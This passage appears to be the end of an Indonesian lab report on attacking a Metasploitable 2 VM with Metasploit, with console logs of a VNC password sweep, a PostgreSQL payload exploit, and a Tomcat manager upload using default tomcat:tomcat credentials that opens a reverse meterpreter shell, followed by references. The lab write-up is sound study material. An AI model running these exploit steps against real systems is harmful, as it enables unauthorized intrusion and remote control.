msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 auxiliary(scanner/vnc/vnc_login) > run
[*] 10.0.2.4:5900 - 10.0.2.4:5900 - Starting VNC login sweep
[!] 10.0.2.4:5900 - No active DB -- Credential data will not be saved!
[+] 10.0.2.4:5900 - 10.0.2.4:5900 - Login Successful: :password
[*] 10.0.2.4:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

Gambar 9: *VNC Exploitation* - Mencari Modul Eksplorasi pada *metasploit-framework* dan Menggunakannya



Gambar 10: VNC Exploitation - Menguji Hasil Eksplorasi dari Modul *metasploit-framework*



Gambar 11: PostgreSQL Exploitation - Mencari Modul Eksplorasi pada metasploit-framework dan Menggunakannya



The screenshot shows the Metasploit Framework interface. The title bar says "Born to be Hacked". The main pane displays the "Module options (exploit/linux/postgres/postgres_payload)" section. It includes tables for SESSION, RHOSTS, and Payload options. The SESSION table has one row with "SESSION" set to "backtrack". The RHOSTS table has one row with "RHOST" set to "10.0.2.4". The Payload options table has two rows: "LHOST" set to "10.0.2.15" and "LPORT" set to "4444". Below these tables, the "Exploit target:" section shows "backtrack" selected. At the bottom, there's a command history:
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 exploit(linux/postgres/postgres_payload) > check
[*] Unknown command: check! Did you mean check? Run the help command for more details.
msf6 exploit(linux/postgres/postgres_payload) > check
[*] 10.0.2.4:5432 - The target appears to be vulnerable.

Gambar 12: *PostgreSQL Exploitation* - Melihat Pilihan pada Modul Eksplorasi dan Menentukan Host Target

The screenshot shows the Metasploit Framework interface. The title bar says "Born to be Hacked". The main pane displays the "meterpreter > ls" command output, listing files in "/var/lib/pgsql/8.3/main". The output includes:
Listing: /var/lib/pgsql/8.3/main
Mode Size Type Last modified Name
100600/rw----- 4 fil 2010-03-17 10:08:46 -0400 PG_VERSION
040700/rw---- 4096 dir 2010-03-17 10:08:56 -0400 base
040700/rwx--- 4096 dir 2025-07-02 23:23:10 -0400 global
040700/rwx--- 4096 dir 2010-03-17 10:08:49 -0400 pg_clog
040700/rwx--- 4096 dir 2010-03-17 10:08:46 -0400 pg_multixact
040700/rwx--- 4096 dir 2010-03-17 10:08:49 -0400 pg_subtrans
040700/rwx--- 4096 dir 2010-03-17 10:08:46 -0400 pg_tblspc
040700/rwx--- 4096 dir 2010-03-17 10:08:46 -0400 pg_twophase
040700/rwx--- 4096 dir 2010-03-17 10:08:49 -0400 pg_xlog
100600/rw----- 125 fil 2025-07-02 21:06:58 -0400 postmaster.opts
100600/rw----- 54 fil 2025-07-02 21:06:58 -0400 postmaster.pid
100644/rw----r-- 540 fil 2010-03-17 10:08:45 -0400 root.crt
100644/rw----r-- 1224 fil 2010-03-17 10:07:45 -0400 server.crt
100640/rw----r-- 891 fil 2010-03-17 10:07:45 -0400 server.key
At the bottom, the command history shows:
meterpreter > pwd
/var/lib/pgsql/8.3/main
meterpreter >

Gambar 13: *PostgreSQL Exploitation* - Mengatur Listening Host dan Menjalankan Modul Eksplorasi



The screenshot shows the Metasploit Framework interface with the title "Mutillidae: Born to be Hacked". The search results for "apache tomcat" are displayed, listing various exploit modules. The results include:

- auxiliary/dos/http/apache_commons_fileupload_dos [Apache Commons FileUpload and Apache Tomcat]
- msfvenom Dos
- exploit/multi/http/struts_dev_mode
- exploit/multi/http/struts2_namespace_ognl
- exploit/multi/http/struts2_namespace_ognl
- exploit/multi/http/struts_code_exec_classloader
- Remote Code Execution
- exploit/multi/http/tomcat_mgr_deploy
- over Authenticated Code Execution
- exploit/multi/http/tomcat_mgr_upload
- Load Code Execution
- auxiliary/dos/http/apache_tomcat_transfer_encoding
- action Discard
- auxiliary/scanner/http/tomcat_enum
- exploit/linux/local/tomcat_rhel_based_temp_priv_esc
- Insecure Temp Config Privilege Escalation
- exploit/linux/local/tomcat_ubuntu_log_init_priv_esc
- lego Escalation
- exploit/windows/http/cayin_xpost_sql_rce
- E
- exploit/multi/http/cisco_dcm_upload_2019
- authenticated Remote Code Execution
- exploit/multi/http/tomcat_mgr_upload
- targeted
- target: Windows
- target: Linux
- target: Java
- target: Automatic
- target: Java Universal
- target: Windows Universal
- target: Linux x86
- target: Cisco DCNM 11.1(1)

Gambar 14: *Apache Tomcat Exploitation - Mencari Modul Eksplorasi pada metasploit-framework*

The screenshot shows the Metasploit Framework interface with the title "Mutillidae: Born to be Hacked". The exploit options for "exploit/multi/http/tomcat_mgr_upload" are displayed, including:

Name	Current Setting	Required	Description
HttpPassword	no		The password for the specified username
HttpUsername	no		The username to authenticate as
Proxies	A proxy chain of format type:host:port[,type:host:port][,...]		
RHOSTS	10.0.2.4	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/manager	yes	The URL path of the manager app (/html/upload and /undeploy will be used)
VHOST	no		HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	10.0.2.15	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Java Universal

Site

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Receiving session ID and CSRF token...
[*] Uploading and deploying iixX...
[*] Executing iixX...
[*] Undeploying iixX...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.4:38644) at 2025-07-02 23:38:05 -0400
meterpreter >
```

Gambar 15: *Apache Tomcat Exploitation - Mengatur Payload dan Menjalankan Modul Eksplorasi*



10. Referensi

- <https://sourceforge.net/projects/metasploitable/>
- <https://docs.rapid7.com/metasploit/metasploitable-2/>
- <https://csrc.nist.gov/pubs/sp/800/115/final>
- <https://rajeshmenghwar.medium.com/introduction-abdc1c5cd41b>
- <https://nvd.nist.gov/vuln/detail/CVE-2011-2523>
- <https://cwe.mitre.org/data/definitions/912.html>
- https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/
- <https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/>
- https://www.samba.org/samba/news/symlink_attack.html
- https://www.rapid7.com/db/modules/auxiliary/admin/smb/samba_symlink_traversal/
- <https://cwe.mitre.org/data/definitions/22.html>
- <https://cwe.mitre.org/data/definitions/59.html>
- https://www.rapid7.com/db/modules/auxiliary/scanner/vnc/vnc_login/
- <https://www.offsec.com/metasploit-unleashed/scanner-vnc-auxiliary-modules/>
- <https://nvd.nist.gov/vuln/detail/CVE-2006-2369>
- <https://nvd.nist.gov/vuln/detail/cve-2019-15681>
- <https://nvd.nist.gov/vuln/detail/CVE-1999-0506>
- https://www.rapid7.com/db/modules/exploit/linux/postgres/postgres_payload/
- <https://docs.metasploit.com/docs/pentesting/metasploit-guide-postgresql.html>
- <https://nvd.nist.gov/vuln/detail/cve-2007-3280>
- <https://cwe.mitre.org/data/definitions/306.html>
- <https://cwe.mitre.org/data/definitions/798.html>
- https://www.rapid7.com/db/modules/exploit/multi/http/tomcat_mgr_upload/
- <https://docs.metasploit.com/docs/development/propsals/metasploit-url-support-proposal.html>
- <https://nvd.nist.gov/vuln/detail/CVE-2009-3548>
- https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/http/tomcat_mgr_upload.rb